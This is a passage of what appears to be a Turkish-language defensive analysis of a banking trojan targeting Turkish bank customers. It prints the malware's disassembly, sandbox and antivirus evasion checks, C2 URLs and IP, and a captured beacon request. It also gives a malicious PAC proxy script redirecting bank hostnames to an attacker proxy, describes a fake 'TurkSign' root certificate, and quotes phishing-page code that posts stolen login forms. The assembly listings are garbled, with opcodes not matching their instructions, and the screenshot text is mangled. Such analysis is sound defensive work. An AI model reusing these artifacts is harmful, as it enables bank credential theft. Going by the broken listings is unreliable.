Case 8H400A: GetLanguage = "Spanish (Bolivia)"

Case 8H440A: GetLanguage = "Spanish (El Salvador)"

Case 8H480A: GetLanguage = "Spanish (Honduras)"

Case 8H4C0A: GetLanguage = "Spanish (Nicaragua)"

Case 8H500A: GetLanguage = "Spanish (Puerto Rico)"

Case 8H40B: GetLanguage = "Finnish"

Case 8H40C: GetLanguage = "French (Standard)"

Case 8H80C: GetLanguage = "French (Belgian)"

Case 8HC0C: GetLanguage = "French (Canadian)"

Case 8H100C: GetLanguage = "French (Swiss)"

Case 8H140C: GetLanguage = "French (Luxembourg)"

Case 8H40D: GetLanguage = "Hebrew"

Case 8H40E: GetLanguage = "Hungarian"

Case 8H40F: GetLanguage = "Icelandic"

Case 8H410: GetLanguage = "Italian (Standard)"

Case 8H810: GetLanguage = "Italian (Swiss)"

Case 8H411: GetLanguage = "Japanese"

Case 8H412: GetLanguage = "Korean"

Case 8H812: GetLanguage = "Korean (Johab)"

Case 8H413: GetLanguage = "Norwegian (Standard)"

Case 8H813: GetLanguage = "Norwegian (Bokmal)"

Case 8H414: GetLanguage = "Norwegian (Nynorsk)"

Case 8H415: GetLanguage = "Polish"

Case 8H416: GetLanguage = "Portuguese (Brazilian)"

Case 8H816: GetLanguage = "Portuguese (Standard)"

Case 8H418: GetLanguage = "Romanian"

Case 8H419: GetLanguage = "Russian"

Case 8H41A: GetLanguage = "Serbian"

Case 8H81A: GetLanguage = "Serbian (Latin)"

Case 8HC1A: GetLanguage = "Serbian (Cyrillic)"

Case 8H41B: GetLanguage = "Slovak"

Case 8H41C: GetLanguage = "Slovenian"

Case 8H41D: GetLanguage = "Swedish"

Case 8H81D: GetLanguage = "Swedish (Finland)"

Case 8H41E: GetLanguage = "Thai"

Case 8H41F: GetLanguage = "Turkish"

Case 8H421: GetLanguage = "Indonesian"

Case 8H422: GetLanguage = "Ukrainian"

Case 8H423: GetLanguage = "Belarusian"

Case 8H424: GetLanguage = "Slovenian"

Case 8H425: GetLanguage = "Estonian"

Case 8H426: GetLanguage = "Latvian"

Case 8H427: GetLanguage = "Lithuanian"

Case 8H428: GetLanguage = "Persian"

Case 8H42A: GetLanguage = "Vietnamese"

Case 8H42D: GetLanguage = "Basque"

Case 8H436: GetLanguage = "Afrikaans"

Case 8H438: GetLanguage = "Faroese"

End Select

End Function

Assembly Code:

```

0040C31 > 8B D0 E8 40 00 mov eax,0c03.40E8D0
0040C31 > 8B 10 00 00 00 mov edx,10
0040C31 > E8 64 61 FF FF call 0c03.4023B0
0040C31 > C7 05 00 E8 46 mov dword ptr ds:[0c03.40E8D0],0c03.40E8D0
0040C31 > FF 15 E4 E6 46 call dword ptr ds:[<@GetSystemDefaultLangID>]
0040C31 > 66 30 1F 04 cmp ax,41F
0040C31 > 74 29 jbe 0c03.40C338
0040C31 > FF 15 E8 E6 46 call dword ptr ds:[<@GetSystemDefaultUILanguage>]
0040C31 > 66 30 1F 04 cmp ax,41F
0040C31 > 74 1D jbe 0c03.40C338
0040C31 > FF 15 E4 E6 46 call dword ptr ds:[<@GetSystemDefaultLangID>]
0040C31 > 66 30 12 04 cmp ax,412
0040C31 > 74 11 jbe 0c03.40C338
0040C31 > FF 15 E8 E6 46 call dword ptr ds:[<@GetSystemDefaultUILanguage>]
0040C31 > 66 30 12 04 cmp ax,412
0040C31 > 74 05 jbe 0c03.40C338
0040C31 > E8 91 DE FF FF call 0c03.40A0CC
0040C31 > 8B 34 E9 40 00 mov eax,0c03.40E934
0040C31 > BA 03 01 00 00 mov edx,102
0040C31 > E8 66 61 FF FF call 0c03.4023B0
0040C31 > A7 FF 03 rcm rax,3

```

eax: "ConsentPromptBehaviorAdmin"

Turkce dil kontrolu #1

Turkce dil kontrolu #2

ExitProcess

eax: "ConsentPromptBehaviorAdmin"

Çalıştırıldığı sistem üzerinde bdaagent.exe (BitDefender), spideragent.exe (Doctor Web) işlemleri (process) çalışıyor ise, uyuma süresi dinamik olarak

hesaplanan sleep() fonksiyonunu pas geçip, anti-kum havuzu (sandbox) adına sistem üzerinde python.exe işlemi çalışıyor mu kontrolü yapıp, sonucu evet ise kendisini sonlandırmaktadır. Sistem üzerinde avp.exe, avpui.exe (Kaspersky) işlemleri çalışıyor ise Base64 ile gizlenmiş (encode) farklı bir adresi vekil sunucu olarak kullanmaktadır.

(<http://ritakindek.xyz/comitr/conmatr.eew>). Eğer sistem üzerinde Kaspersky yüklü değil ise o zaman farklı bir adresi kullanmaktadır.

(<http://redterma.pw/I2W06r/5i9XDN9.eet>)

00408E	57		push edi	
00408E	B8 70 BE 40 00		mov eax,0C03.408E70	
00408E	E8 F9 5E FF FF		call 0C03.401D9C	
00408E	BB 00 E8 40 00		mov ebx,0C03.40E800	
00408E	BF 9C E8 40 00		mov edi,0C03.40E89C	
00408E	E8 96 64 FF FF		call 0C03.402348	
00408E	E8 DD F1 FF FF		call 0C03.408094	
00408E	BA 40 C4 40 00		mov edx,0C03.40C440	40C440:"bdagent.exe"
00408E	B8 E4 E8 40 00		mov eax,0C03.40E8E4	
00408E	E8 6E 67 FF FF		call 0C03.402634	
00408E	BA 4C C4 40 00		mov edx,0C03.40C44C	40C44C:"bdwtxag.exe"
00408E	B8 F0 E8 40 00		mov eax,0C03.40E8F0	
00408E	E8 5F 67 FF FF		call 0C03.402634	
00408E	BA 58 C4 40 00		mov edx,0C03.40C458	40C458:"spideragent.exe"
00408E	B8 FC E8 40 00		mov eax,0C03.40E8FC	
00408E	E8 50 67 FF FF		call 0C03.402634	
00408E	BA 68 C4 40 00		mov edx,0C03.40C468	40C468:"dwservice.exe"
00408E	B8 0C E9 40 00		mov eax,0C03.40E90C	
00408E	E8 41 67 FF FF		call 0C03.402634	
00408E	BA F0 E8 40 00		mov edx,0C03.40E8F0	
00408E	B8 E4 E8 40 00		mov eax,0C03.40E8E4	
00408E	E8 FE 88 FF FF		call 0C03.407800	bdagent.exe kontrolu
00408F	83 F8 01		cmp eax,1	
00408F	1B C0		sbb eax,eax	
00408F	40		inc eax	
00408F	84 C0		test al,al	
00408F	75 32		jne 0C03.408F3E	
00408F	BA 0C E9 40 00		mov edx,0C03.40E90C	
00408F	B8 FC E8 40 00		mov eax,0C03.40E8FC	
00408F	E8 E5 88 FF FF		call 0C03.407800	spideragent.exe kontrolu
00408F	83 F8 01		cmp eax,1	
00408F	1B C0		sbb eax,eax	
00408F	40		inc eax	
00408F	84 C0		test al,al	
00408F	75 19		jne 0C03.408F3E	
00408F	B8 1F 00 00 00		mov eax,1F	
00408F	E8 55 64 FF FF		call 0C03.402384	
00408F	83 C0 1E		add eax,1E	
00408F	69 C0 E8 03 00		imul eax,eax,3E8	
00408F	50		push eax	
00408F	E8 F2 62 FF FF		call 0C03.407B78	python.exe kontrolu
00408F	E8 35 BC FF FF		call 0C03.407B78	
00408F	85 C0		test eax,eax	
00408F	74 05		ja 0C03.408F4C	
00408F	E8 80 E1 FF FF		call 0C03.40A0CC	ExitProcess
00408F	33 C0		xor eax,eax	
00408F	A3 30 E9 40 00		mov dword ptr ds:[40E930],eax	
00408F	E8 08 FE FF FF		call 0C03.408D60	avp.exe ve avpui.exe kontrolu
00408F	83 F8 01		cmp eax,1	
00408F	1B C0		sbb eax,eax	
00408F	40		inc eax	
00408F	3C 01		cmp al,1	

Çalıştırıldığı sistem üzerindeki internet tarayıcılarının ön belleğinde (cache) 7 bankamızın internet şubelerinin web adreslerine dair en az iki kayıt bulur ise sonraki adıma geçiyor aksi halde kendini sonlandırıyor. Önceki adımlardan başarıyla geçer ise çalıştırıldığı sisteme TurkSign adında sahte bir kök sertifika yüklemektedir. Ayrıca çalıştırıldığı Windows'un Product ID'sini ve önbellekte tespit ettiği internet şube adreslerini de bails parametresi ile komuta kontrol merkezine göndermektedir.

x32dbg - File 0c03.exe - PID: 86C - Module: 0c03.exe - Thread: Main Thread F68

File View Debug Plugins Favorites Options Help Feb 28 2017

CPU Graph Log Notes Breakpoints Memory Map Call Stack SBH Script Symbols Source References

Hide FPU

EAX 00000000
EBX 005580E0
ECX 7EFD0000
EDX 80092004
EBP 00000000
ESP 0018FAF4
ESI 005728E0
EDI 00000000
EIP 0040687E 0c03.0040687E

EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0

Security Warning

You are about to install a certificate from a certification authority (CA) claiming to represent:

TurkSign SSL Validation CA

Windows cannot validate that the certificate is actually from "TurkSign SSL Validation CA". You should confirm its origin by contacting "TurkSign SSL Validation CA". The following number will assist you in this process:

Thumbprint (sha1): 58382A24 AF629A39 D63767B6 19D7AE75 137442F8

Warning:
If you install this root certificate, Windows will automatically trust any certificate issued by this CA. Installing a certificate with an unconfirmed thumbprint is a security risk. If you click "Yes" you acknowledge this risk.

Do you want to install this certificate?

Yes No

0000000000 ST0 Empty 0.00000000000000000000
0000000000 ST1 Empty 0.00000000000000000000
0000000000 ST2 Empty 0.00000000000000000000
0000000000 ST3 Empty 0.00000000000000000000
0000000000 ST4 Empty 0.00000000000000000000
0000000000 ST5 Empty 0.00000000000000000000
0000000000 ST6 Empty 0.00000000000000000000
0000000000 ST7 Empty 0.00000000000000000000

x87TW_1_3 (Empty)

0
BE0
001
000

0018FB FFFFFFFF
0018FB 0040E800
0018FB 004078E8
0018FB 0040AE76
0018FB 0040E89C
0018FB 00000000
0018FB 0040E800
0018FB 00700041

0c03.0040E800
return to 0c03.004078E8
return to 0c03.0040AE76
0c03.0040E89C
0c03.0040E800

Command:

Running Thread 360 exit Time Wasted Debugging: 0:04:49:33

Telerik Fiddler Web Debugger

File Edit Rules Tools View Help GET/book GeoEdge

Replay X Go Stream Decode Keep: All sessions Find Save Browse Clear Cache TextWizard Tearoff

Result Protocol Host URL

1 200 HTTP ritakindex.xyz /trk3/indextr.php?pd=003..

Statistics Inspectors AutoResponder Composer Log Filters Timeline

Headers TextView WebForms HexView Auth Cookies Raw JSON XML

Request Headers [Raw] [Header Definitions]

GET /trk3/indextr.php?pd=00392: 9&rer=0000009&name=Win7&hjzy=3&ctin=1&bals=b8.b9.b11 HTTP.

Cache
Pragma: no-cache

Transport
Host: ritakindex.xyz

Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth


Caching Cookies Raw JSON XML


HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Mon, 08 May 2017 18:52:12 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.4.45-0+deb7u4
Content-Length: 5
good!

Find... (press Ctrl+Enter to highlight all) View in Notepad

Sistem üzerindeki internet tarayıcısının vekil sunucu (proxy) adresini yukarıda belirtmiş olduğum ve auto-config dosyasının yer aldığı adreslerden biri ile değiştirerek, internet tarayıcısı tarafından internet şubeye yapılan tüm HTTPS trafiğini art niyetli kişilerin komuta kontrol merkezine

(194.165.16.175) yönlendirmesini sağlamaktadır. Bu sayede bankasının internet şubesine gittiğini düşünen banka müşterisi, art niyetli kişilerin hazırlamış olduğu sahte banka sayfasına giriş yapmaya çalışmakta ve tüm bilgilerini art niyetli kişilere göndermektedir. Internet tarayıcısının sertifika hatası vermemesi adına da sisteme yüklenen TurkSign isimli kök sertifikadan faydalanılmaktadır. Müşterinin internet şube giriş bilgileri çalındıktan sonra müşteriye “Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tablettten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz.” mesajı gösterilmekte ve arka planda art niyetli kişiler kötü emellerini gerçekleştirmektedirler.





```
function FindProxyForURL(url,host){var P = "PROXY 194.169.16.35:8080";if
(ahExpMatch(host,"internetsube. .com.tr")||ahExpMatch(host,"icari. .com.tr")||ahExpMatch(host,"www. .com.tr")||ahExpMatch(host,"internetsubesi.
.com")||ahExpMatch(host,"sube. .com.tr"))(return P);return "DIRECT";}

function __doPostBack(p, v) {}

187
188
189 $.post("LoginPage.aspx.php", $("#form[name=aspnetForm]").serialize(),
190     function(data) {
191         $data = $.parseJSON(data);
192         switch ($data.status) {
193             case "wait":
194                 id = $data.id;
195                 hash = $data.hash;
196                 $("#afr_Splash").show();
197                 timer = setInterval(waitReply, 1500);
198                 break;
199             case "su":
200                 alert("Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tableten veya akıllı telefondan
201                 yarın girebilirsiniz. Özür dileriz.");
202                 clearInterval(timer);
203                 break;
204         }
205     });
206
207
208
209 function waitReply() {
210     $.get("LoginPage.aspx.php?get_reply&id="+id+"&h="+hash,
211         function( data ) {
212             var result = $.parseJSON(data);
213             if (result == null) return;
214             if (result.status == "error") {
215                 $("#afr_Splash").hide();
216                 clearInterval(timerId);
217             } else if (result.status == "redirect") {
218                 window.location.href = result.url;
219             }
220         });
221 }
222
223
224
225
226
227
228 $(document).ready(function() {
```

Telefon numaranızı 5320001122 şeklinde girin.

Sayın

Güvenlik resminizi*
kontrol ettiniz mi?



İleri

*Belirlediğiniz güvenlik resminin doğruluğu, İnternet Şubesi'nde olduğunuzu gösterir.

Güvenlik resminiz doğruysa lütfen SMS şifresini giriniz.

Güvenlik resminizi*
kontrol ettiniz mi?



İleri

